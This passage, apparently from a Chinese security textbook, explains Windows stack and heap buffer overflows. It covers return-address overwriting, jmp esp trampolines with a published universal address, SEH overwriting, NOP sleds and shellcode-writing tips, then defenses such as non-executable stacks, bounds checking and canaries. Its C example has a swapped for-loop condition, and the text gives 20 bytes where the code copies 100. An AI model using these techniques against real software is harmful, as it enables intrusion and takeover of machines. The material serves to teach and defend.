等处理完那些急需执行的指令后，再到刚才保存的那个空间去取得中断时指令 A 的内存地址，然后根据其地址调到地址 A 去继续执行代码 A 没有执行完的指令，如图 1-10 所示。




图 1-10

小提示：

数字后面加 H 符号或加下标 16，则表示这是个十六进制数。

数字后面加下标 10，则表示这是个十进制数，如：

$11H=(11)_{16}=(17)_{10}$

堆栈溢出就是利用超长的数据填充覆盖内存，从而覆盖掉中断时保存的那个地址。以图 1-11 所示的例子为准，这个中断的下一指令地址保存在内存的 00532100H 这个位置上。先来算算，从数据分配的空间到保存中断地址的空间相隔多少字节。

$$(00532100)_{16} - (00521001)_{16}=(0001100F)_{16}=(00069887)_{10}$$

那么，如果在缓冲区里填充的数据是“aaaaaaa……aaaa（00521001H）”，而且这段数据是由 69887 个‘a’（当然，也可以是别的字母）后面加上（00521001H）组成，就达到了成功修改计算机执行指令位置的目的。计算机执行完紧急指令后，再回来执行时，就会把 00521001 这个内存里的数据当指令来执行，如图 1-11 所示。




图 1-11

当计算机把 00521001 里的‘aaa……’的编码当指令执行时，就因为这些指令不合计算机的

逻辑而引发错误，导致程序关闭。

相关知识

黑客输入的那些有特定功能的、用来覆盖计算机原有指令的指令通常是在被溢出的计算机系统里开个后门，让黑客得到一个 Shell 这样的指令代码，久而久之就被统称为 Shellcode 了。

1.2.2　利用中断的覆盖

到这里，读者可能会有疑问：这样的效果不是跟前面的溢出一样了吗？为什么说它会更灵活呢？

这个问题问得好，在缓冲区溢出中，必须要控制很长的数据，若不小心将很容易出错，不好利用。更主要的原因是因为那样利用漏洞显得太野蛮了，用下面介绍的方法会显得艺术许多，当然，艺术也是建立在技术的基础上的。

还是用刚才 1.2.1 节中的例子来讲解，从刚才的例子相信读者们已经知道了存在缓冲区溢出的程序发生中断时，可以人为地把计算机要执行的下一句指令覆盖掉，强行让它去执行其他位置的指令。

这有什么用呢？不妨试想一下，00521001 是用户输入的数据，也就是说，它是用户可以任意改变的东西，如果把 00532100 的内容改为 00521001，就可以让计算机把 00521001 里的数据当成指令执行。那么，如果用户在 00521001 里放的根本不是什么数据，也就是说，用户输入的根本不是什么数据，而是一段计算机能够识别的完整指令，计算机会毫不犹豫地去执行这段指令。只要这样的漏洞存在，用户可以控制计算机去执行任何他想要计算机执行的指令。这就给黑客提供了可乘之机，比如前面列举的那两个程序，他们可以在输入密码登录的地方输入足够长的指令，再在指令后面加上这段代码（即他们输入的指令）开始的地址，这些指令的功能是让计算机去网上下载一个病毒并运行，那么接下来还有什么事是他们不能做的呢？

1.2.3　通用地址覆盖

本节将介绍一种富有艺术性的漏洞利用方法。在计算机中，同一个程序每次运行所在的内存地址并不固定，同时保存数据的地址也是不固定的，黑客要想知道这次他们输入的指令被保存在哪个内存地址上并不容易，所以要像前面介绍的那样利用漏洞其实也很难。

如果是本地溢出，还可以每次都用一些调试工具来查看，但这也很麻烦；如果是远程溢出漏洞，黑客们总不可能每次要入侵目标计算机之前都得先打个电话给目标计算机管理者，让管理者帮他查看这个地址再告诉他吧？

在 1999 年之前，这的确是一个很难突破的技术瓶颈，不过，1999 年，有一位叫 Dark Spyrit AKA Barnaby Jack 的高手提出了一个极具创造力的天才想法，这个想法的提出马上打破了漏洞利用的僵局，使得这个鸡肋问题被轻松地解决了。

他提出了利用 jmp esp 的方式来定位指令 Shellcode。在讲解他的思路之前，首先得补充一些 Windows 汇编方面的知识。

在执行程序时，Windows 会把当前数据的内存地址保存在 ESP 寄存器里，而在取完这个数据之后，Windows 会把 ESP 寄存器里的内存改写成紧跟在当前所取的数据后面的内存地址。

在汇编语言中，jmp 语句是无条件跳转语句，功能跟 VB 或 C 语言的 GOTO 语句是相同的。jmp esp 语句的意思就是无论如何都跳转到 esp 里所存放的那个内存地址去执行指令。这么一来，esp 寄存器里保存的内存地址所对应的内存空间里存放的东西即使不是指令，也会被当成指令来执行。

正如前面所说，即使在同一台计算机上，同一个程序每次运行时所在的内存地址都是不同的。但是，对于同一个程序来说，无论它是第几次运行，它里面保存的数据跟指令之间的相对位置应该是基本不变的。比如在例 1.2.1 中提到的那个例子，指令存放在 00532100，而数据存放在 00521001，它们相隔 69887 个字节。那么，即使关闭后再重新运行程序，指令存放的地址变成其他内容，比如变成了 00612340 ，那么它们的相对位置应该也是不会变的，它们应该还是相隔 69887 字节，所以这时数据存放的地址应该是 00601331，计算过程如下：

$$
\begin{aligned}
&(00612340)_{16} - (69887)_{10} \\
&= (00612340)_{16} - (0001100F)_{16} \\
&= (00601331)_{16}
\end{aligned}
$$

知道这一点后，再回过头来看，如果向数据区里填充了 69887 个‘a’，然后紧跟着填充一个保存有 jmp esp 指令的内存地址，后面加上要让计算机执行的 Shellcode，会是什么样的效果呢？

分析一下那种情况下，计算机会做的事情：首先，先看看数据都覆盖了些什么，无用数据会把保存中断地址的空间之前的东西覆盖掉，然后 jmp esp 指令的地址会把保存中断地址的内存空间覆盖掉，接着，Shellcode 会把保存中断地址的空间覆盖。

按照正常的流程，计算机在刚执行完紧急指令，回来继续执行刚才的指令的时候，esp 所保存的地址（即中断地址的内存地址）在计算机执行完后，会被改成中断地址后的下一个字节的内存。计算机又根据中断的地址去跳到中断时没执行完的指令那里去执行。这应该是无可厚非的。

可是，如果是按照“AAAA&jmp esp+Shellcode”这样的形式来输入数据，并且保证 jmp esp 的地址刚好可以覆盖掉保存中断位置的内存，那么问题就严重了。

计算机在执行完紧急指令后，会先找到保存中断位置的空间，这时 esp 保存的是这个空间的地址，计算机会跳到这个空间所保存的中断地址里去执行指令，此时，esp 里保存的是在保存中断位置的空间后面紧跟着的内存空间的地址。可是这时，那个空间里保存的并不是原先的中断位置，它已经被别人通过溢出漏洞改写成 jmp esp 的地址了。那么，计算机根据中断跳出去执行指令的位置根本就不是原先中断时没执行完的指令位置，而是 jmp esp 的位置，它一跳过去，马上就执行了 jmp esp 这条指令。此时，esp 里保存的是在保存中断位置的空间后面紧跟着的内存空间的地址，所以一跳转，就又回到了保存中断位置的内存空间后面，而这里则被覆盖成了 Shellcode，于是 Shellcode 被顺利地执行了。

但是，问题又来了，jmp esp 的地址也是不固定的，在计算机内存里，同一句指令也是有很多的，jmp esp 指令也有很多个，用哪个地址去覆盖比较好呢？其实只要能确保那个内存位置里

保存的是 jmp esp 指令，那么用哪个地址都是一样的。一般是用 kernel32.dll 里的，因为它是在 Windows 每次启动时都加载的，所以它的指令在内存空间里的位置基本上都是固定的。这也是 Dark Spyrit AKA Barnaby Jack 最初的设想。

可是，对于不同版本的操作系统来说，kernel32.dll 的代码不同，加载到内存里的指令也不同，所以，jmp esp 的位置也就不一样了。中国红客联盟的 lion 公布了一个通用的 jmp esp 地址 $(7FFA4512)_h$，无论是在 Windows XP、Windows 2000，还是在 Windows 2003 里，只要它是中文版的系统，7FFA4512 这个位置上的内容就必定是 jmp esp。经过笔者的测试，也确实是这样的，而且不光是对于中文版的系统，对于一些日文版的系统也是这样。

相关知识

什么是寄存器？

寄存器是 CPU 内部的元件，寄存器拥有非常高的读写速度，所以在寄存器之间的数据传送非常快。通俗地讲，寄存器就相当于一个临时仓库，其中的数据更新最快，比如一些存放中间结果的寄存器，还有一些存放程序状态的寄存器，叫程序状态寄存器，还有一些像 MAR（存储器地址寄存器）和 MDR（存储器数据寄存器）等的寄存器，当然，外设中也存在一些寄存器，如地址寄存器（用于寻址）、控制/状态寄存器等。

1.2.4　覆盖异常

前面介绍了覆盖中断返回地址的漏洞利用方法，但这种利用方法也不是万能的。在计算机中，有些数据是被写保护的，只给系统进行读写、修改，而不给其他程序修改，如果其他程序强行读写，会导致出错退出。如果输入的超长数据还没有覆盖掉中断返回地址就已经因为修改了被保护的数据而退出，则它的内存空间会被释放掉，Shellcode 也就不会被执行起来了。

其实，在溢出攻击中，除了覆盖中断返回地址以外，还可以用覆盖异常处理的方法进行攻击，对于上面提到的情况，这也是一种解决的办法。

在学习什么是覆盖异常处理攻击之前，有必要先来了解一下 Windows 的异常处理机制。

在 Windows 中，有异常处理的程序在异常发生的时候，计算机会自动跳到一个指定的异常处理代码的位置去执行异常处理，对于不同的异常，它会有不同的处理方式。异常处理代码串由很多针对不同异常的处理代码连接在一起，但它们在内存里并不是放在一起的，有可能第一个异常处理代码跟第二个异常处理代码相隔几百字节。但是，计算机还是能通过别的方式让它们抽象地连接在一起。

当异常发生时，计算机会先到第一个异常处理代码去看它是否能处理这个异常，如果能，则执行它的代码来处理异常；如果不能，则根据它后面紧接着的那个内存空间里的内存地址去找到第二个异常处理代码的位置，去看它是不是能够处理这个异常，如果能，则由执行这段异常处理代码来处理这个异常；若不能，则到它的结尾去取得第三个异常处理代码的位置。依次类推，直到找到一个匹配的异常处理代码为止，如图 1-12 所示。




图 1-12

这确实不失为一种很聪明的办法，可以很好地处理各种异常，比如，某个程序本来连接着网络，可是网络突然断掉了，这就引发了异常，如果不处理这个异常，那么这个程序就没办法继续执行下去，被强行退出，甚至造成重要数据的丢失；如果处理了异常，程序则可以更温和地退出，甚至有些异常可以被处理得更好，而不用退出程序，继续执行下去，Delphi 的很多控件在这方面就处理得很好。

这是个很好的处理机制，不过，在有溢出漏洞的情况下，它也可能成为黑客利用的工具。

想想看，如果黑客能用超长的数据覆盖掉第一异常处理的代码，也就是说，用自己构造的代码（Shellcode）去替换掉第一个异常处理的代码，那岂不是可以为所欲为了！如图 1-13 所示。




图 1-13

只要程序被触发异常，就会先跳到第一个异常处理代码去判断是否能处理这个异常，可是这时候，判断的代码都已经被覆盖成 Shellcode 了，所以也就没有判断要不要跳到第二个异常处理代码了，直接把 Shellcode 当异常处理代码执行了。当然，不光可以覆盖第一个异常处理，同样也可以用 Shellcode 去覆盖第二个和第三个异常处理的代码，这是一种很酷且很灵活的漏洞利用方法。即使程序因为异常要关闭，在它关闭之前，还是会去执行异常处理代码，这样的话，即使程序被关闭，它也会在程序被关闭之前把 Shellcode 执行了。

1.2.5 覆盖异常的另一种利用方法

另外，也可以用另一种更有艺术感的方式来利用漏洞。前面介绍的是用 Shellcode 去覆盖异常处理的代码，下面介绍的方法很类似于 1.2.3 节中所介绍的利用方法——覆盖地址。

前面介绍过，在每个异常处理指令之后都会有下一个异常处理指令的内存地址，以便于这个异常处理不能处理这个异常时，程序能更快地找到下一个异常处理指令。

看到这里，聪明的读者一定已经想到了，如果超长的数据覆盖的不是指令代码，而是它后面的那个内存地址，把这个地址改写成 Shellcode 的地址，比如输入的数据一开始就是 Shellcode，然后中间加了一大堆用来充数的无用数据，再在后面加上这个 Shellcode 的内存地址，精确计算好，让这个地址刚好可以覆盖掉那个“下一异常指令地址”，如图 1-14 所示。




图 1-14

那么，当程序异常触发时，会先跳到第一个异常处去判断它是否能够处理这个异常，不行（一般不行的几率是很大的）就去取后面的第二个异常处理指令的地址，然后跳过去执行，然而这时，第二个异常指令的地址已经被覆盖成了 Shellcode 的地址，计算机照样跳过去执行，于是，Shellcode 就被执行起来。

可是，这样一来还是有个问题存在，程序在跳转到 Shellcode 之前还是会先执行第一个异常处理代码段，即使不执行里面的处理代码，也会执行它的判断代码来判断第一异常代码能否处理这个异常，然而，为了覆盖后面的第二个异常处理地址，这些判断代码已经被覆盖成了 AAAA 这些无用数据，这些数据被当成是无效指令，于是无法继续去寻找第二个代码的地址，也就无法跳到 Shellcode 去执行了。

为了解决这个问题，可以使用 nop 指令来填充，而不用“AAAA……”来填充。nop 指令就是让计算机不执行本指令，直接执行下一条指令，就跟看书时看到空行会自动跳过去不看是一个道理。在计算机里，nop 指令的编码是十六进制的 90。所以，只要把“AAAA……”改成“909090……”，这个问题也就成功地解决了，如图 1-15 所示。




图 1-15

如此一来，即使计算机把 00123461 之前的数据当成指令来执行，也不必担心程序会因为非法指令而退出，因为 90（即 nop 指令）本来就是合法的，而且它的功能是什么也不做，所以不会给程序加上多余的东西，导致不必要的麻烦。程序一路来到 00123461，取得 00123400 这个地址，然后跳过去执行，于是，Shellcode 就被成功地执行起来了。

1.3 堆溢出漏洞

前面介绍了那么多的溢出漏洞的利用方式，其实那些都是栈溢出攻击，前面已经介绍过了，溢出攻击除了栈溢出以外，还有堆溢出。堆溢出跟栈溢出相比稍微有点难度，不过请读者放心，笔者会尽量用浅显易懂的语言为读者讲解。

1.3.1 堆溢出概念

这里所说的堆跟《数据结构》里说的堆并不是一回事，请读者不要把两者搞混。这里所说的堆是 Windows 里用来动态分配和释放对象的一种物理结构，它的英文名就叫 heap 。学过 C 语言的读者应该知道数据可以用 malloc 这样的函数动态分配内存，这样分配的数据就保存在程序所占内存的 heap 段里面。

前面说的栈溢出是由于向程序的 text 段里分配的内存空间里复制过长的数据导致溢出，而这里的堆溢出是对程序在 heap 段里分配的内存空间复制过长的数据而导致溢出。其实两者从原理上是没有多大区别的，不过在漏洞的引发和利用上就必须结合一些编程的知识才能讲解清楚。所以，一些编程基础还是必要的。

1.3.2 堆溢出实例

先看一个例子：

```
#include "string.h"
#include "stdio.h"
#include "windows.h"
#include "malloc.h"
char longdata[4];//这里有 4 个字节的缓冲区

int main(int argc,char * argv[])
{
   int heap;//定义一个句柄
   char * buf;//一个字符串指针
   int i=0;
   for( i=0 ; i++ ; i<4)
      longdata[i]='a';
   //往缓冲里填充 4 个数据"a"

   heap = HeapCreate( HEAP_GENERATE_EXCEPTIONS , 0x10000 , 0xFFFFF );
   //建立一个堆，句柄保存在 heap 变量里
```

```
    buf = HeapAlloc( heap, 0 , 4);
    //在 heap1 堆里分配一块 4 字节大小的内存给 buf1
    memcpy( buf , longdata , sizeof(longdata));
    //把 4 字节大小的 longdata 里的内存数据复制到只有 4 字节大小的 buf
    HeapFree( heap, 0 , buf);
    //释放 buf 内存
    return 0;
}
```

注意看这句：

```
memcpy( buf , longdata , sizeof(longdata));
```

为了说明问题，在这里专门用 memcpy 函数复制内存，而不是用 strcpy 函数复制字符串以区别，其实，在实际中既然已经把它在堆里分配了，用这两个函数都是一样的。

小知识：

在 VC 的编程环境中，生成程序的时候可以生成 Debug 和 Release 两种版本的程序。Debug 版本中会多出一些调试用的信息，所以会比 Release 版本的程序大得多，两者的内部处理和内存分配过程也有所不同，堆的分配也不同。一般软件作者会在编写程序的时候用 Debug 版本以便进行调试，在发布的时候才生成体积更小的 Release 版本来发布。

在 VC6 中，生成 Release 版本程序的方法是单击菜单“编译”→“放置可执远程配置”，然后在弹出来的对话框中选中“code3-Win32 Release”并确定，再生成程序，如图 1-16 和图 1-17 所示。




图 1-16




图 1-17

这样，在程序目录下就会生成一个 Release 文件夹，在这个文件夹里的程序就是 Release 版的，如图 1-18 所示。

图 1-18

用 release 形式生成程序，然后运行程序。没有什么反应？当然了，上面这段程序没有什么问题。因为程序是把 4 字节的内存块复制到 4 字节的内存块里，这是很合情理也很符合逻辑的事情。不过，把代码稍微改一改就有问题了。

把

```
char longdata[4];
```

改成

```
char longdata[100];
```

让它分配 100 字节的内存给 longdata 。执行到

```
memcpy(buf,longdata,sizeof(longdata));
```

这句时，就会强行把 20 字节的内存块复制到 4 字节的内存里，这样就可以引发漏洞了。重新用 Release 方式生成一次程序并运行，弹出了久违的错误对话框，说明已经成功地引发了溢出漏洞。

漏洞的原理跟栈溢出很类似，这里就不再赘述了。读者可以参考前面关于栈溢出的描述。

1.4　溢出漏洞小结及防范

本章通过一些实例介绍了溢出漏洞的原理和基本漏洞利用的方式。溢出漏洞是一门大学问，除了前面介绍的栈溢出和堆溢出以外，还有很多种，比如格式化溢出、整数溢出、字符串溢出等。

如果全部都介绍，可能本书全部用来写溢出，篇幅都不够。不过，本书的主要目的是为了让读者了解溢出攻击的原理和攻击方式，以及对溢出攻击的防御，所以介绍这些已经够了。

通过对本章的学习，可以知道无论是堆溢出还是栈溢出，都是利用超长的数据去非法覆盖计算机中的数据，导致程序出错退出，如果更高级地利用，则可以改变计算机执行指令的流程，甚至可以改变计算机要执行的指令，让计算机执行攻击者给定的指令，以达到一些非法的目的。

溢出攻击的旷日持久在于扰乱具有某些特权的程序的功能，这样可以使得攻击者取得程序的控制权。如果这个有漏洞的程序具有足够的权限，那么，整个机器就被控制了。一般而言，攻击者攻击的是具有管理员权限的程序，以便提高权限，扩大战果；或者是攻击那些提供远程服务的程序，以便入侵远程主机。

64 位 CPU 已经把代码和数据分离，所有数据内存全部用标志设为绝对不可执行，一旦 IP 指针不可执行段跳入，马上报错，没有一点商量的余地，溢出这法宝也自然不能用了。不过现在大部分的计算机用的还是 32 位的 CPU，读者仍然可把溢出当成一种技术来研究，谁知道现在说不可能的事情以后会怎样呢？

补充：

这里总结一些研究溢出时的技巧，可以避免很多弯路。

1. 一般栈溢出比堆溢出更容易利用，也更稳定。

2. 在决定动手写一个通用 shellcode 之前，最好先在各种 Windows 版本下把漏洞分析一遍，包括 Windows 2000、Windows XP、Windows 2003、各种语言版本，不同的 sp 版本，漏洞症状可能也不同。

3. 不要试图在不同版本的 Windows 里寻找不同跳转方式的相同地址，也就是说，不要在 Windows 2000 sp4 简体中文版的某个进程里搜索所有的 jmp esp(ff,e4)的地址，在 Windows XP sp1 英文版的某个进程里搜索所有的 push esp,ret(54,c3)的地址，然后妄图比较出一个相同的地址，除非是加载在 0x00400000 开始位置的进程。

4. 如果用覆盖异常的方式接管指令，要注意到 Windows XP 和 Windows 2000 是不同的。如果要写通用程序，最好用 pop,pop,ret 的方式，Windows XP 下不能用类似 jmp ebx 的方式。

5. 如果要先搜索内存里的 shellcode，先接管异常。Windows XP 不允许执行栈中的代码，所以需要在异常处理链里写入另一个跳转地址，再返回到栈中。如果之前就是通过覆盖异常的方式接管指令，现在就可以直接利用了。

6. UNICODE 编码比较麻烦，最好能绕过去。绕不过去时，XOR 99 是个比较通用的方法。

7. 指令跳转只能依靠 jmp、call、ret 这几种指令。绝大部分漏洞都只能尝试寻找这些指令地址。

8. 除了 esp、ebx，还有其他方法可以定位 shellcode，分析漏洞时，不妨把当时的所有寄存器都看一遍，有时保存在堆栈里的地址更有用。把上下文的调用函数也看一遍，利用它们定位可能效果更好。

9. 栈溢出时，如果能覆盖到 ret，但离溢出点太远且不能尽快跳过去，尝试覆盖异常。如果异常地址也很远，不能覆盖到，试试其他方法(格式化字符串溢出)或放弃。

10. 分析完一个漏洞后，写合适的 shellcode 往往是最难的，限制远比想象的多，每个漏洞的利用都是对耐心和创造力的考验。

前面介绍了缓冲溢出漏洞的危害，这里将介绍对溢出攻击的一些防御措施。

通过前面的学习，大家已经知道溢出漏洞是因为程序员在写程序的时候对内存的分配不严谨才引起的，一般来说，解铃还需系铃人。对于一般用户来说，想要防御溢出攻击，最好的办法就是向程序的编写者寻求帮助。而一般情况下，程序的编写者也会在得知漏洞后，发布一些补丁或推出新的版本。比如微软公司为它的产品发布了很多补丁，其实这些补丁里很多都是对有溢出漏洞的程序进行的修补。

但这样的话，用户会很被动，在补丁出来之前，都要受到漏洞的威胁。所以，除此之外，有一些公司团体会开发一些第三方软件，针对不同的攻击方式进行防御。所以，用户还可以利用这些软件来防御大部分的溢出攻击。

而对于软件和编写者来说，尽量避免编写有漏洞的代码是防范的最好办法，无论对于软件还是软件的作者来说，这都是一件好事。

下面将对溢出攻击的防范进行一个比较全面的介绍。

从软件的角度来看，目前有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响。

第一种是通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码。

第二种是强制程序员编写正确的代码。

第三种是利用编译器的边界检查来实现缓冲区的保护。这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。

第四种是一种间接的方法，这个方法在程序指针失效前进行完整性检查。虽然这种方法不能使所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。

1.4.1 非执行的缓冲区

通过使被覆盖的数据段地址空间变得不可执行，从而使得攻击者不可能使计算机跳到写在数

据段的 Shellcode 去执行，这种技术被称为非执行的缓冲区技术。

在早期的 UNIX 系统设计中，只允许程序代码在代码段中执行，不允许数据段的数据被当成指令执行，这就杜绝了缓冲溢出漏洞的攻击。但是，近来的 UNIX 和 Windows 系统由于要实现更多的性能和功能，往往在数据段中动态地放入可执行的代码，这也是缓冲区溢出的根源。但为了保持程序的兼容性，不可能使所有程序的数据段不可执行，所以这个问题虽然一直存在，但一直没有被很好地解决掉。

研究人员发现可以设定堆栈数据段为不可执行，这样就可以保证程序的兼容性，又避免了大多数的溢出攻击。对此，Linux、Solaris 和 FreeBSD 等都发布了有关这方面的内核补丁。因为几乎没有任何合法的程序会在堆栈中存放代码，所以这种做法几乎不产生任何兼容性问题，但是在 Linux 的两个特例中，可执行的代码必须被放入堆栈中，所以这办法虽好，但还是不能完全地杜绝所有的缓冲溢出漏洞的攻击。

非执行堆栈的保护可以有效地对付把代码覆盖变量的缓冲区类的溢出攻击，而对于其他形式的攻击则显然没有效果。通过引用一个驻留的程序的指针，就可以跳过这种保护措施。其他的攻击可以采用把代码植入堆或者静态数据段中的方法来跳过保护。

1.4.2　编写安全正确的代码

编写正确的代码是一件非常有意义的工作，特别是像编写 C 语言那种风格自由而容易出错的程序时，更能体现出这是一件有意义的事，这种风格是由于追求性能而忽视正确性的编程习惯引起的。尽管经过了很长的时间后，人们知道了如何编写安全的程序，但是由于怕麻烦或程序运行速度及一些别的原因，所以具有安全漏洞的程序依旧出现。因此就有人开发了一些工具和技术来帮助经验不足的程序员们优化代码，以保证能写出安全正确的程序。

最简单的方法就是用 grep 来搜索源代码中容易产生漏洞的库的调用，比如对 strcpy 和 sprintf 的调用，这两个函数都没有检查输入参数的长度。事实上，各个版本 C 语言的标准库均有这样的问题函数存在，但人们还是在普遍地使用它们。

此外，人们还开发了一些高级的查错工具，比如 fault injection 之类的工具。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。还有一些静态分析工具用于侦测缓冲区溢出漏洞的存在。

虽然这些工具能帮助程序员开发更安全的程序，但是由于 C 语言的特点，这些工具不可能找出所有的缓冲区漏洞。所以，“侦错技术”只能用来减少缓冲区溢出的可能，并不能完全地消除它的存在。

1.4.3　数组边界检查

数组边界检查能防止所有的缓冲区溢出的产生和攻击。这是因为只要数组不能被溢出，也就是说，如果数据不允许超过长度，溢出攻击也就无从谈起。为了实现数组边界检查，就需要把所有对数组的读写操作都检查一遍，以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作，但是通常可以采用一些优化的技术来减少检查的次数。目前有以下几种检查方法：

1. Jones 和 Kelly 提出的办法：C 的数组边界检查

Richard Jones 和 Paul Kelly 是两个程序界的元老级人物，他们开发了一个 gcc （一种 C 语言编译工具）的补丁，用来实现对 C 语言程序完全的数组边界检查。而且由于没有改变指针的含义，所以被编译的程序和其他的 gcc 模块具有很好的兼容性。更进一步，他们因此从没有指针的表达式中导出了一个叫“基”指针的概念，然后通过检查这个基指针来检查表达式的结果是否在合法的范围之内。

2. Compaq 公司的 C 语言编译器

Compaq 公司为 Alpha CPU 开发的 C 编译器支持有限度的边界检查（使用 check_bounds 参数）。它的检查是有限的，存在以下缺陷：

（1）只有显式的数组引用才被检查，比如“a[3]”会被检查，而“*(a+3)”则不会。

（2）由于所有的 C 数组在传送的时候是指针传递的，所以传递给函数的数组不会被检查。

（3）带有危险性的库函数（如 strcpy）不会在编译的时候进行边界检查，即使是指定了边界检查，也不会被检查。由于在 C 语言中利用指针进行数组操作和传递是很频繁的，所以这种缺限是非常致命的。通常，这种边界检查用来检查程序的差错，而且不能保证不发生缓冲区溢出的漏洞。

3. Purify 工具：内存存取检查

Purify 是 C 语言程序在调试时用来查看内存使用状况的工具。Purify 使用“代码插入”技术来检查所有的内存存取。通过用 Purify 连接工具进行连接，可执行代码在执行的时候检查数组的所有引用，以保证它的合法性。这样会让程序的性能下降 3 ～ 5 倍，不过这是鱼和熊掌的问题，完全看各自的取舍了。

4. 类型－安全语言

所有的缓冲区溢出漏洞都源于 C 语言缺乏类型安全。如果只有类型－安全的操作才可以被允许执行，就不可能出现对变量的强制操作。对于新手，可以推荐使用具有类型－安全的语言，如 Java。但是作为 Java 执行平台的 Java 虚拟机是用 C 语言编写的程序，因此想要攻击 JVM，最明显的一个办法就是使 JVM 的缓冲区溢出。

1.4.4 程序指针完整性检查

程序指针完整性检查和边界检查有点不同，程序指针的完整性检查是在程序指针被引用之前检测它的改变。因此，即使攻击者成功地改变了程序的指针，由于系统事先检测到了指针的改变，因此这个指针将会被丢弃不用。

与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题：采用其他的缓冲区溢出攻击方法就可以避免这种检测。但是，这种方法在性能上有很大的优势，而且其兼容性也很好。

程序完整性检查大概有三个研究方向：第一个方向是 Snarskii 为 FreeBSD 开发的一套定制的能通过监测 CPU 堆栈来确定缓冲区溢出的 libc；第二个方向是堆栈保护方法所开发的一个编译器，它能够在函数调用的时候自动生成完整性检测代码；第三个方向是正在开发中的指针保护方法，

这种方法类似于堆栈保护，它提供对所有程序指针的完整性保护。

1. 堆栈监测

Snarskii 为 FreeBSD 开发了一套定制的能通过监测 CPU 堆栈来确定缓冲区溢出的 libc。这个应用是完全用手式汇编写的，而且只保护 livc 中的当前有效记录函数。这个应用达到了设计要求，对于基于以 libc 库函数的攻击具有很好的防范，但是不能防范其他方式的攻击。

2. 堆栈保护：编译器生成的有效记录完整性测试

堆栈保护是一种提供程序指针完整性检查的编译器技术，通过检查函数活动记录中的中断地址来实现。堆栈保护作为 gcc 的一个小的补丁，在每个函数中，加入了中断和中断返回时，首先检查这个保存中断地址的字节是否被发送过。如果发生过缓冲区溢出的攻击，那么这种攻击很容易在中断返回继续执行前被检测到。

但是，如果攻击者预见到这些附加字节的存在，并且能在溢出过程中同样地制造它们，那么他就能成功地跳过堆栈保护的检测。通常，有两种方法可以对付这种欺骗。

（1）终止符号

利用在 C 语言中的终止符号，如 0（null）、CR、LF、-1（EOF）这些非常规的字符，因为这些函数一旦遇到这些终止符号，就结束函数过程了。

（2）随机符号
